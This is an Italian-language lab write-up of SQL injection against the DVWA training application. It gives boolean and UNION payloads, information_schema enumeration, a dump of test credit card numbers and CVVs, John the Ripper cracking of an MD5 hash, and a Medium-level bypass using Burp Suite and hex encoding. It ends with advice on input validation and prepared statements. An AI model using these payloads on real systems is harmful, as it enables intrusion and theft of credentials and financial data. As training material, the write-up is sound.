

SECURE SENTINELS

SQL INJECTION & DATA EXFILTRATION



Modulo: Cybersecurity & Web Application Pentesting

Introduzione

Durante l'attività di **Security Assessment/Pentesting**, è stata identificata una vulnerabilità di tipo **SQL Injection (SQLi)** critica. Tale falla permette a un utente non autorizzato di interagire direttamente con il **database** dell'applicazione, superando i controlli di autenticazione e accedendo a dati sensibili. La **SQL Injection** è una delle vulnerabilità web più datate, ma tuttora tra le più pericolose e diffuse nel panorama della **cybersecurity**. Si verifica quando un'applicazione non gestisce correttamente i dati inseriti dall'utente, permettendo a un malintenzionato di "iniettare" frammenti di codice **SQL** all'interno delle **query** inviate al **database**. Il cuore della vulnerabilità risiede nella mancata separazione tra i dati e i comandi. Quando un software concatena direttamente l'**input** di un utente (come un nome utente o un ID prodotto) in una stringa di **query**, il **database** non è in grado di distinguere dove finisce il dato e dove inizia l'istruzione logica.

Obiettivo

Dimostrazione pratica di sfruttamento vulnerabilità SQL Injection per furto credenziali e accesso a database esterni, con bypass dei filtri di sicurezza.

1) Fase Preliminare: Verifica Vulnerabilità (Livello Low)

Obiettivo Verificare se il campo di input "User ID" dell'applicazione è vulnerabile a **SQL Injection** (SQLi) e comprendere come l'applicazione gestisce l'input dell'utente senza filtri di sicurezza.

Procedura Operativa In un contesto con livello di sicurezza impostato su "Low", abbiamo inserito nel campo di testo un **payload booleano** classico. L'obiettivo era alterare la logica della query SQL sottostante trasformandola in una condizione sempre vera (TRUE).

- **Payload iniettato:** '*OR '1='1*

Risultato Osservato Il database ha risposto positivamente all'iniezione. Invece di restituire un errore o nessun risultato, l'applicazione ha mostrato a schermo l'elenco completo di tutti gli utenti registrati nella tabella **users**.

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' label and a text input field containing the payload '*OR '1='1*'. Below the input is a 'Submit' button. To the right of the input field, the results of the injection are displayed in red text:
ID: '*OR '1='1*
First name: admin
Surname: admin

ID: '*OR '1='1*
First name: Gordon
Surname: Brown

ID: '*OR '1='1*
First name: Hack
Surname: Me

ID: '*OR '1='1*
First name: Pablo
Surname: Picasso

ID: '*OR '1='1*
First name: Bob
Surname: Smith'.

Below the results, there's a 'More info' section with three links:
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tipps/sql-injection.html>

At the bottom left, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer at the very bottom reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Analisi Tecnica Il successo dell'attacco conferma la totale mancanza di sanitizzazione dell'input (**input sanitization**). Il database ha interpretato il payload '*OR '1='1*' non come una semplice stringa di testo, ma come codice SQL legittimo.

2. Attacco Principale: Furto Credenziali "Pablo Picasso"

Obiettivo L'obiettivo di questa fase è scalare l'attacco precedente per recuperare informazioni sensibili, specificamente la password in chiaro dell'utente "Pablo Picasso" (**username: pablo**), al fine di comprometterne l'account.

2.1 Estrazione degli Hash

Procedura: Per ottenere le credenziali, abbiamo modificato il vettore di attacco SQL Injection utilizzando l'operatore **UNION**. Questo ci ha permesso di unire i risultati della query originale con i dati provenienti dalla tabella users, estraendo le colonne **user** e **password**.

Payload Iniettato: ' UNION SELECT user, password FROM users
#


The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar menu with various security challenges. The 'SQL Injection' item is highlighted. The main area has a title 'Vulnerability: SQL Injection'. Below it, there's a form field labeled 'User ID:' with a red error message: 'ID: ' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99'. Below this, several other user entries are shown, each with a red error message indicating a successful exploit. At the bottom of the main area, there's a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tipps/sql-injection.html>. At the very bottom of the page, there's a footer with the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Risultato: L'applicazione ha restituito a schermo un elenco di utenti associati ai rispettivi hash delle password:

- Utente individuato: **pablo**
- Hash esfiltrato: **10d107d09f5bbe40cade3de5c71e9e9b7**

2.2 Cracking della Password

Poiché la password recuperata non era in chiaro ma cifrata tramite hashing, non era immediatamente utilizzabile per il login. Abbiamo quindi proceduto con un attacco offline sulla nostra macchina attaccante (Kali Linux). Per prima cosa, abbiamo copiato l'hash esfiltrato e lo abbiamo salvato all'interno di un file di testo denominato **passSQL**



Successivamente, abbiamo utilizzato lo strumento di password cracking *John the Ripper*. Eseguendo un attacco a dizionario contro il file salvato comando: **john --format=Raw-MD5 passSQL**

Il software ha confrontato l'hash con la wordlist di sistema. L'attacco ha avuto successo in pochi istanti: come mostra il terminale.

```
(kali㉿kali)-[~/John]
$ john --format=Raw-MD5 passSQL
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein      (?)
1g 0:00:00:01 DONE 2/3 (2026-01-26 03:55) 0.8695g/s 333.9p/s 333.9c/s 333.9C/s 123456 .. larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.


(kali㉿kali)-[~/John]
$
```

Il tool ha decifrato l'hash rivelando che la password in chiaro associata all'utente pablo è **letmein**.

2.3 Verifica Accesso

A conclusione della catena d'attacco, abbiamo verificato la validità delle informazioni ottenute. Tornando alla pagina di login dell'applicazione

DVWA, abbiamo inserito lo username **pablo** e la password appena crackata **letmein**.



L'operazione è andata a buon fine, garantendoci l'accesso completo come utente autenticato, come confermato dalla dashboard che mostra
"Username: pablo"

3. Bonus: Lateral Movement & Database Esterni (Livello Low)

Obiettivo: Una volta compromesso il database dell'applicazione principale, abbiamo deciso di non fermarci, ma di tentare un "**movimento laterale**". L'obiettivo era sfruttare la stessa vulnerabilità per esplorare l'intero server e verificare la presenza di altri database

3.1 Enumerazione dei Database (Schema Discovery)

Per mappare l'ambiente, abbiamo interrogato la tabella di sistema **information_schema.schemata**, che contiene l'indice di tutti i database gestiti dal server MySQL.

Payload Iniettato: ' UNION SELECT 1 schema_name FROM information_schema.schemata#

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a form with "User ID:" and an input field containing "information_schema.schemata#". Below the form, several red error messages are displayed, each showing a different schema name and its first and last names:

- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: information_schema
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: dvwa
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: metasploit
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: mysql
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: owasp10
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: tikiwiki
- ID: ' UNION SELECT 1, schema_name FROM information_schema.schemata#
First name: 1
Surname: tikiwiki195

Identificato il target **owasp10**, abbiamo focalizzato l'attacco su di esso per comprenderne la struttura interna. Abbiamo interrogato **information_schema.tables** filtrando specificamente per questo schema, con l'obiettivo di elencare le tabelle che lo compongono.

Payload Iniettato: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'owasp10' #

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "1" and a "Submit" button. Below the input field, several red error messages are displayed, each starting with "ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'owasp10' #". These messages correspond to different table names: accounts, blogs_table, captured_data, credit_cards, hitlog, and pen_test_tools. At the bottom of the main content area, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tctips/sql-injection.html>. At the very bottom of the page, there are links for "View Source" and "View Help".

L'output mostra chiaramente le tabelle scoperte, tra cui spicca immediatamente per criticità una tabella chiamata **credit_cards**.

3.3 Enumerazione delle Colonne

Individuata la tabella **credit_cards**, non potevamo ancora estrarne i dati poiché non conoscevamo i nomi dei campi al suo interno.

Per costruire una query di estrazione valida, è stato necessario interrogare la tabella di sistema **information_schema.columns**.

Payload Iniettato: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'credit_cards' #

The screenshot shows the DVWA SQL Injection interface, identical to the previous one but with a different payload. The sidebar and main content area are the same, with the "User ID:" input field containing the value "1". The red error messages now list the columns of the "credit_cards" table: ccid, cnumber, cvc, and expiration. This indicates that the query successfully enumerated the columns of the target table.

Questa operazione ci ha permesso di identificare con precisione i nomi delle colonne contenenti i dati sensibili, ovvero **ccid**, **ccnumber**, **ccv**, **expiration**.

3.4 Data Dump (Esfiltrazione Carte di Credito)

Confermato che la tabella credit_cards conteneva dati sensibili, abbiamo sferrato l'attacco finale per esfiltrarne il contenuto in chiaro. Abbiamo costruito una query diretta verso quella specifica tabella esterna: **' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #**

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection". It contains a "User ID:" input field with a "Submit" button. Below the input field, several lines of red text show the results of the SQL injection query: "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards # First name: 4444111122223333 Surname: 745", "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards # First name: 7746536337776330 Surname: 722", "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards # First name: 8242325748474749 Surname: 461", "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards # First name: 7725653200487633 Surname: 230", and "ID: ' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards # First name: 1234567812345678 Surname: 627". Below this, a "More info" section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tipps/sql-injection.html>. At the bottom, it shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

Il risultato, visibile nell'ultima schermata, è stato il recupero completo di **CCNUMBER** (visualizzati nel campo "First name") e dei relativi codici **CCV** (nel campo "Surname"), dimostrando come una falla in un'applicazione possa compromettere dati appartenenti a servizi completamente diversi ospitati sullo stesso server.

4. Livello Avanzato: Bypass Filtri (Livello Medium)

Obiettivo: Replicare gli attacchi precedenti in un ambiente più ostile.

A differenza del livello "**Low**", il livello "**Medium**" implementa difese attive effettuando l'escape dei caratteri speciali, rendendo inefficace l'uso dell'apice singolo (') che avevamo usato finora per manipolare le query.

Per superare queste limitazioni, abbiamo adottato un approccio combinato:

1. **Burp Suite:** Per intercettare le richieste **HTTP** e modificare il parametro **id** prima che raggiungesse il server, aggirando le restrizioni dell'interfaccia grafica.
2. **Hex Encoding:** Per neutralizzare il filtro sugli apici. Poiché non potevamo scrivere stringhe tra virgolette (es. '**admin**'), abbiamo convertito le stringhe in valori esadecimali (es. **0x6164...**), che SQL interpreta automaticamente come testo senza bisogno di apici.

4.1 Verifica Vulnerabilità via Burp

Il primo passo è stato confermare che, nonostante i filtri, il campo fosse ancora vulnerabile.

Abbiamo intercettato la richiesta di login e l'abbiamo inviata al modulo "**Repeater**" di Burp Suite. Qui abbiamo iniettato un test booleano modificando il parametro **id** nel corpo della richiesta.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the "Request" pane, a GET request to "/vulnerable/sql?id=1 OR 1=1&Submit=Submit" is displayed. The "Response" pane shows the server's response, which includes a form for user login. The "Inspector" pane on the right shows various request details like headers and parameters. The "Response" pane highlights several parts of the HTML code, specifically the user ID input field and the form submission logic. The "Burp Suite Community Edition 2025.12.3 - Temporary Project" header is visible at the top.

La risposta del server, visibile nello screenshot, ha confermato che l'iniezione SQL era ancora possibile agendo direttamente sul protocollo HTTP.

4.2 Estrazione Utente Specifico (Bypass Hex)

L'obiettivo era estrarre nuovamente i dati dell'utente "pablo".

Un payload classico come **WHERE user = 'pablo'** sarebbe fallito a causa del blocco sugli apici.

Abbiamo quindi utilizzato uno script Python per convertire la stringa "pablo" nel suo corrispondente esadecimale (**0x7061626c6f**).

```
1  def text_to_sql_hex(input_string):
2      """
3          Converte una stringa in formato esadecimale per SQL (MySQL/MariaDB).
4          Aggiunge il prefisso '0x' e rimuove gli spazi.
5      """
6
7      hex_val = input_string.encode('utf-8').hex() # Codifico la stringa in byte e poi in esadecimale
8
9      return f"0x{hex_val}" # Aggiungo il prefisso standard per i letterali hex in SQL
10
11 def main():
12     print("--- Generatore Hex per SQL Injection (DVWA/CTF) ---")
13     print("Utile per bypassare filtri come mysql_real_escape_string")
14     print("Scrivi 'esci' per chiudere.\n")
15
16     while True:
17         user_input = input("Inserisci la stringa (es. admin): ")
18
19         if user_input.lower() == 'esci':
20             break
21
22         sql_hex = text_to_sql_hex(user_input)
23
24         print(f"\nStringa originale: {user_input}")
25         print(f"Payload SQL: {sql_hex}")
26         print("-" * 40)
27
28     if __name__ == "__main__":
29         main()
```

Il payload finale iniettato è stato: **UNION SELECT user, password FROM users WHERE user=0x7061626c6f #**

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to /dvwa/vulnerabilities/sql_inj/1 with the payload: "0x7061626c6f#".
- Response:** A 200 OK response from the DVWA application, displaying the error "Unknown column '0x7061626c6f#' in 'where clause'" and the message "User ID: 0".
- Inspector:** Shows the raw SQL query being injected: "ID: null UNION SELECT user,password FROM users WHERE user=0x7061626c6f#".
- More info:** Links to security reviews and Wikipedia articles on SQL injection.
- Bottom Status:** Memory usage: 155.0MB of 980.0MB.

Come mostra l'immagine il database ha eseguito la query senza errori, restituendoci l'hash della password e dimostrando l'efficacia del bypass.

4.3 Scoperta Tabelle Esterne (Bypass Hex)

Abbiamo applicato la stessa logica per enumerare nuovamente le tabelle del database esterno **owasp10**.

Per evitare le virgolette, abbiamo convertito "owasp10" in **esadecimale** (0x6f776173703130).

The screenshot shows the Burp Suite interface with a successful exploit against the DVWA SQL Injection page. The request pane contains a crafted payload to list tables in the 'owasp10' database. The response pane shows the DVWA banner and a list of tables found, including 'credit_cards'. The sidebar menu highlights the 'SQL Injection' section.

```
1 GET /dvwa/vulnerabilities/sql/?id=1&table_name=+OR+table_name+IN+information_schema.tables+AND+table_schema=0x6f776173703130&Submit=Submit HTTP/1.1
2 Host: 192.168.13.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.13.150/dvwa/vulnerabilities/sql/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=medium; PHPSESSID=623a53740f0f73d1433c97846bf3682e
10 Connection: keep-alive
11
12
```

Vulnerability: SQL Injection

User ID: Submit

ID: 1 UNION SELECT 1,table_name FROM infor
First name: admin
Surname: admin

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: accounts

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: blogs_table

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: captured_data

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: credit_cards

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: hitlog

ID: 1 UNION SELECT 1,table_name FROM infor
First name: 1
Surname: pen_test_tools

Iniettando il payload trasformato tramite Burp Suite, abbiamo ottenuto la lista delle tabelle esterne, visualizzata chiaramente nella risposta del server, confermando la presenza della tabella critica **credit_cards**.

4.4 Esfiltrazione Carte di Credito (Medium)

Nell'ultima fase, abbiamo proceduto all'estrazione dei dati finanziari.

È interessante notare che per questa specifica query non è stato necessario l'uso dell'esadecimale per il nome della tabella, in quanto i nomi di database e tabelle in SQL possono essere passati in chiaro **senza apici**.

Payload finale: **UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #.**

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /dvwa/vulnerabilities/sql1/?id=1' OR 1=1#&Submit=Submit HTTP/1.1
2 Host: 192.168.13.150
3 Accept-Language: en-US,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/149.0.0.0 Safari/537.36
6 Accept: */*
7 Referer: http://192.168.13.150/dvwa/vulnerabilities/sql1/
8 Accept-Encoding: gzip, deflate, br
9 Cookies: security=medium; PHPSESSID=629e53740f0773d1493c97846bf3962e
10 Connection: keep-alive
11
12
```
- Response:**

The DVWA SQL Injection page is displayed, showing a form to enter a user ID. The page title is "Vulnerability: SQL Injection". The sidebar includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

The "User ID:" field contains the value "1 UNION SELECT cccccc,ccv FROM owasp First name: admin Surname: admin". Below the form, there is a "Submit" button.

The "SQL Injection" section of the sidebar is highlighted in green. The "More info" section at the bottom provides links to security reviews and a Wikipedia page on SQL injection.
- Inspector:**
 - Request attributes: 2
 - Request query parameters: 2
 - Request body parameters: 0
 - Request cookies: 2
 - Request headers: 9
 - Response headers: 10
- Notes:** A note is present: "Custom attack" (highlighted in blue).
- Bottom Status Bar:**
 - Memory: 148 MB of 980.0 MB
 - Disabled
 - 5,377 bytes | 13 millis

Conclusioni: L'esercitazione ha evidenziato come la sanitizzazione parziale (*basata solo sull'escape dei caratteri speciali come gli apici*) sia insufficiente se non accompagnata da:

- **Validazione del tipo di dato:** È essenziale verificare a monte che l'input ricevuto corrisponda strettamente al formato atteso (ad esempio, assicurarsi che un ID sia un numero intero). Questo avrebbe bloccato l'iniezione esadecimale, poiché la stringa **0x...** non sarebbe stata accettata come intero valido.
- **Prepared Statements:** L'adozione di query parametrizzate è l'unica difesa che garantisce la separazione totale tra il codice SQL e i dati forniti dall'utente. Trattando l'input esclusivamente come **parametro** e non come comando eseguibile, questa tecnica neutralizza alla radice qualsiasi tentativo di manipolazione della logica del database.

In assenza di questi controlli, abbiamo dimostrato che strumenti come **Burp Suite** e tecniche di encoding come **l'esadecimale** permettono a un attaccante di aggirare facilmente i filtri superficiali, accedendo a dati critici (come password e carte di credito).